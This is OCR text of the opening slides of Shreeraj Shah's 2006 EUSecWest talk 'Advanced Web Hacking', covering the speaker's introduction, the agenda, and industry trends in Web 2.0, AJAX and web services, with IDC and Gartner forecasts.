Advanced Web Hacking


Shreeraj Shah

EUSecWest, London

21st Feb 2006


Introduction

- Founder & Director
  - Net Square (Brief)
- Past experience
  - Chase, IBM & Foundstone
- Interest
  - Web security research
- Published
  - Advisories, Tools, Papers etc.
- Book
  - Web Hacking



http://shreeraj.blogspot.com
shreeraj@net-square.com


Agenda



Environmental Factors (Affecting all)

Environmental Factors

Agenda




Environmental Factors (Affecting all)

Industry

- WEB 2.0 Applications are on the rise
- Web Services framework is picking up.
- Web services would rocket from $1.6 billion in 2004 to $34 billion by 2007. [IDC]
- Application layer is becoming critical for business success.
- Messaging mechanisms are changing.

Agenda




Environmental Factors (Affecting all)


Technologies

- AJAX + Web Services framework.
- Powerful search engines and their services driven interfaces.
- Gartner is advising companies to take up Web services now, or risk losing out to competitors embracing the technology.
- By 2008, those without Web Services or Service-Oriented Architecture (SOA) would find their competitors had left them in the dust. [Gartner]

